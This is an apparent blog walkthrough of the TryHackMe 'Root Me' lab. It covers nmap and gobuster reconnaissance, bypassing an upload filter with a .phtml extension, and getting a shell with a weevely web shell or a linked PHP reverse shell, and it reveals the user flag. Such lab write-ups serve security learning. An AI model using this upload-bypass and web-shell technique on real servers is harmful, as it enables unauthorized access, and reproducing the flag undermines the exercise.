
TRY HACK ME – Root Me

Task 1: Deploy the machine

connect through openvpn room and deploy the machine simply click on Deploy button




Connect to TryHackMe network and deploy the machine. If you don't know how to do this, complete the OpenVPN room first.

Deploy the machine

No answer needed

Task 2: Reconnaissance



First, let's get information about the target.

Scan the machine, how many ports are open?

2

What version of Apache are running?

2.4.29


What service is running on port 22?

ssh

Find directories on the web server using the GoBuster tool.

No answer needed


Simply collect the information by using nmap



```
┌─[root@parrot]─[/home/sonu/Desktop/try_hack_me/RootMe]
└──╼ #nmap -sV 10.10.170.177
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-31 08:19 IST
Nmap scan report for 10.10.170.177
Host is up (0.35s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.51 seconds
┌─[root@parrot]─[/home/sonu/Desktop/try_hack_me/RootMe]
└──╼ #
```

In this simple nmap scan we see that **2 port are open**. One is ssh on port number 22 and other is 80 which run webserver Appache httpd 2.4.29 ((ubuntu)).


I find Some exploit on google of version 2.4.29 but nothing very usefull information find on google. I type the ip with port number 80 in firefox



root@rootme:~#|


Can you root me?

We simply find this website which is running on port number 80 nothing find usefull. Then I simply fire gobuster whic is very popular for find directories and files in website.




```
┌─[✗]─[sonu@parrot]─[~/Desktop/try_hack_me/RootMe]
└──╼ $gobuster dir -u http://10.10.170.177/ -w=/usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.170.177/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/31 08:21:16 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/css (Status: 301)
/index.php (Status: 200)
/js (Status: 301)
/panel (Status: 301)
/server-status (Status: 403)
/uploads (Status: 301)
===============================================================
2020/12/31 08:25:33 Finished
===============================================================
```

In this search result we find some hidden file but intresting one is **pannel** and **uploads**. Open in firefox and see what result



Select a file to upload:


Now we find a page in which we upload file. As a hacker mindset I upload shell code which connect with my machine and gain access to the target system. Now I simply generate a shell code with name shell.phtml beacuse shell.php is block by the filter.



Select a file to upload:

O arquivo foi upado com sucesso!

Now shell.phtml is upload is sucessfully uploaded on the web server. Now next is we locate our upload shell into the webserver. If we see in pervious result where we perform dirb search we see the uploads url is present. After open url in the frirefox we see this page



Index of /uploads


Name	Last modified	Size	Description
Parent Directory		-	
shell.phtml	2020-12-31 13:27	774	

Apache/2.4.29 (Ubuntu) Server at 10.10.170.177 Port 80


Here is our shell click on the shell to execute our shell so that we can listen the connect on our system. I use weevely via which I simply create a shell and then connect back through our shell which is uploaded on our web server. If is not use weevely you can use other tool like netcat which is very popular tool for listening the connection.

Php shell link: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Here you download the reverse shell which is written in php and type the ip of your own system in shell code and also you can write port number.



Now when I click on shell.phtml then nothing is show on the page whic means our shell is execute successfully and now I connect with our machine




Task 3 Getting a shell

Find a form to upload and get a reverse shell, and find the flag.

user.txt

THM{y0u_g0t_a_sh3ll}

Task 3: Getting shell




```
┌─[✗]─[root@parrot]─[/home/sonu/Desktop/try_hack_me/RootMe]
└──╼ #weevely generate 12345 shell.phtml
Generated 'shell.phtml' with password '12345' of 774 byte size.
┌─[root@parrot]─[/home/sonu/Desktop/try_hack_me/RootMe]
└──╼ #weevely 10.10.170.177/uploads/shell.phtml 12345
Exiting: Expected URL format 'http(s)://host/agent.php'
┌─[root@parrot]─[/home/sonu/Desktop/try_hack_me/RootMe]
└──╼ #weevely http://10.10.170.177/uploads/shell.phtml 12345

[+] weevely 4.0.1

[+] Target:     10.10.170.177
[+] Session:    /root/.weevely/sessions/10.10.170.177/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> sysinfo
sh: 1: sysinfo: not found
www-data@rootme:/var/www/html/uploads $ ls
shell.phtml
```

In this we see the I use weevely to generate shell with extension shell.phtml and type password 12345 this is the feature of weevely. Another feature of weevely is they genrate shell code in encrypted format so no one can read. Now I execute the shell and copy the link and and connect with the shell.

weevely <url> <password>
weevely http://10.10.170.177/uploads/shell.phtml 12345

